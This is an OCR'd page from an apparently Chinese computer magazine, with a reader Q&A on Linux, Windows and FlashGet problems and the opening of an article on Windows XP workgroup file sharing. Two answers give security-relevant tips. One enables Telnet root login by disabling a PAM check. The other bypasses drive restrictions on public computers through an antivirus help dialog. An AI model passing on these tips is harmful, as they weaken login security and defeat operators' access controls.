


图7

呆呆虫问吧

问： 我家里有一台电脑装了Linux，我想从公司远程登陆到家里进行操作，每次Telnet都不能用root登陆，请问有办法解决吗？

答： 为了安全性的考虑，现在有些Linux的版本默认不安装Telnet，推荐使用SSH。当然如果用户对安全性没有很高的要求，可以直接用root登录。方法是修改/etc/pam.d/login注释掉下面一行：# auth required /lib/security/pam_security.so，最后保存退出，即可用root登录。

问： 我在使用一些公共电脑时往往会遇到通过各种专用工具限制用户访问某个磁盘分区的情况。请问怎么办啊？

答： 如果公共电脑中有金山毒霸6，就可以突破这样的限制：单击“帮助→联机帮助”，在弹出的“联机帮助”对话框中用户可以使用鼠标右键单击其标题栏，并在随后弹出的快捷菜单中选择“跳至URL(J)...”选项，用户只需在“跳至该URL（J）”空白框中输入相应的盘符并单击“确定”，用户即可成功访问对应的磁盘分区。

问： 在Windows\Temporary internet files\Content.IE5\index.dat中，其中index.net有3008K，很陌生，我怀疑是不是驻存病毒或是木马之类，删也删不掉，原来没有它。


答： 这个文件本身就是这样的，一旦你进入Windows这个文件就存在，当然是删不掉的了，如果你想删掉，只会给你带来麻烦哦！补充一句，Windows Cookies中也有这样的文件，不过它只有几十K。

问： 我在浏览器用右键点某个下载连接，并选择了“使用网际快车下载”菜单项，正常情况下会弹出FlashGet的下载任务窗口，但发现该功能无反应，怎么办？

答： 我们可以先打开FlashGet安装目录下，检查jc_link.htm、jc_all.htm以及jccatch.dll文件是否存在，如果不存在，建议从其它机器中拷贝过来；如果目录中有这几个文件，接着依次点击“开始/运行”，输入**cmd**命令打开“命令提示符”窗口，在窗口中输入：**cd c:\program Files\Flashget**，切换到FlashGet安装路径下，再分别执行“Regsvr32 jccatch.dll”和“Regsvr32 fgiebar.dll”命令，重新注册这些DLL文件就可以解决这个问题了。

问： 我的XP系统怎么图片预览功能失常了，怎么恢复啊？

答： 在使用Windiws XP过程中，如果图片预览控件注册信息丢失，就会导致无法正常预览图片。由于Windows XP的图片预览功能对应的控件文件为thurnbvw.dll，这时只需依次点击“开始/运行”，在弹出的“运行”对话框中输入**Regsvr32 Thurnbvw.dll**命令，单击“确定”按钮，执行后会弹出一个信息提示框：“DllRegisterServer in Thumbvw.dll succeeded.”，控件注册就成功了，重新启动电脑后，Windows XP的图片预览功能便恢复了。



解决工作组环境下XP互访之疑惑

王艺翔

如今家庭用户安装操作系统还是喜欢XP，主要原因有两个：一是功能简单、开启服务少、启动快；二是界面美观、适合家庭办公。但装有XP操作系统的机器在组建局域网的时候却出现了若干令人头疼的问题，在我的印象之中问题最多的莫过于XP操作系统之间互访问题。

俗话说，解铃还需系铃人，只有解了XP互访过程的原理才能解决我们的困惑。首先要明确一点：何为工作组，所谓工作组就是几台机器的地位是平等的，不是CS（客户机／服务器）模式，也不是域环境模式。如此一来在地址栏中输入\\对方IP地址或者\\对方netbios名便需要输入用户名和密码才能访问，而在域环境在是不需要输入用户名和密码进行验证的，因为在域环境下用户名和密码都是保存在域控制器上的。当然了如果工作组中的机器全是2000或者2003那倒好办了，而XP的网络环境却又一样，其中安全因素便是其中一个很重要的方面。

网络环境：两台装有xp操作系统的机器，一台机器名为Ale，IP地址为10.0.0.1。另一台机器名为Bus，IP地址为10.0.0.2。在Ale中有两个用户：admin1对应密码为123，admin2对应密码为jsj，在Bus中也有两个用户：admin1对应密码为123，admin2对应密码为jsj。两台机器连在一台HUB或交换机上。

首先我们需要了解Ale要成功访问Bus的共享资源需要经过以下四道关卡，如果中途失败一步，那么访问将以失败告终。四道关卡如下：一：协议和端口，组件和服务；二：用户身份验证；三：本地安全策略审核；四：用户权限检查。

关卡一：何为协议和端口，组件和服务？

在图1中我们可以了解到"Microsoft文件和打印共享"服务既可走两条大的路：一是tcp/ip协议路线，二是NETBEUI协议（一种简单的局域网协议）路线。如要走tcp/ip协议路线我们可借助两种方式，一是走传统的NetBT协议（NetBT指netbios over tcp/ip），需要开放的端口是UDP137、UDP138、TCP139；二是直接走TCP445端口。听起来比较抽象，说白了就是有两种访问B共享资源的方法，一是通过139端口，二是通过445端口，单是关闭其中某个端口不会影响资源的访问。我们来看下边的两个实验。




图1

实验一：Bus机器以admin1用户登录，设置关闭TCP139和TCP445端口，Ale机也以admin1登录并在地址栏中输入\\10.0.0.2或\\Bus试图访问Bus机共享失败。为什么会失败呢？因为139端口和445端口都关闭了，这样一来Bus就不能提供共享服务了。

> **小知识1：** 对于2000和XP客户端来说如果在允许NBT
> 的情况下连接服务器时，客户端会同时尝试访问139和445
> 端口，如果445端口有响应，那么就发送RST包给139端口
> 断开连接，用455端口进行会话，当445端口无响应时，才
> 使用139端口；如果两个端口都没有响应，则会话失败；
> 如果在禁止NBT的情况下连接服务器时，那么客户端只会
> 尝试访问445端口，如果445端口无响应，那么会话失败。

> **小知识2：** 关闭这两个端口的方法大致有如下几种：一是
> 通过IPSEC安全策略禁止139和445，二是禁止server服务（在命
> 令行下输入net stop server即可），三是不勾选"Microsoft网络的文
> 件和打印机共享"（相当于禁止server服务），四是防火墙策略
> 限制。上述四种情况其中某一种发生在Bus上，将导致Ale无法
> 访问Bus的共享资源；当然如果Ale不勾选"Microsoft网络客户端"
> 或者停止了workstation服务也同样不能访问Bus上的共享资源，因
> 为如此一来Ale连网络客户端都不是，更何谈享受网络服务！

实验二：Bus机器以admin1用户登录，禁止NetBT协议，如图2，这样一来Ale想访问Bus的共享资源只能通过\\10.0.0.2而不能通过\\Bus来访问了。原因是禁止NetBIOS协议将会导致UDP 137、UDP138、TCP139被关闭，关闭了端口UDP 137、UDP138将不能将NetBios名字解析为IP地址，但此时为什么输入\\10.0.0.2可以访问呢？因为此时TCP445端口还在开放，A机器可以通过访问Bus的445端口来达到目的。






图2


关卡二：何为用户身份验证？

我们需要了解两点，一是客户机总是优先用自己的登录帐号进行验证。例如，Ale用admin1登录，当Ale访问Bus的共享

资源时它会先尝试用用户名 admin1 和密码 123 到 bus 上去验证。二是由 Bus 决定是否将 Ale 的用户身份映射为 GUEST。那何为将 Ale 的用户身份映射为 GUEST 呢？具体要分为 Bus 启用了简单文件共享和 Bus 没有启用简单文件共享两种情况。


图 3


图 4


图 5

启用简单文件共享的用户身份验证步骤如下：

1．确认启用简单文件共享模式，打开“文件夹选项”，“查看”，确保勾选“使用简单文件共享”，如图 3。

2．如果服务器配置了简单文件共享，客户机会被映射为 GUEST 用户，并以 GUEST 用户的身份进入“安全策略审核”(GUEST 帐户要启用)。

3．如果没有配置过简单文件共享，则会弹出图 4 的灰色用户名（GUEST）的身份验证对话框，不过在这个对话框中随便你输入什么密码都无效，也不管你 GUEST 帐户开启或是关闭，大家都称这个对话框具有安慰性质。

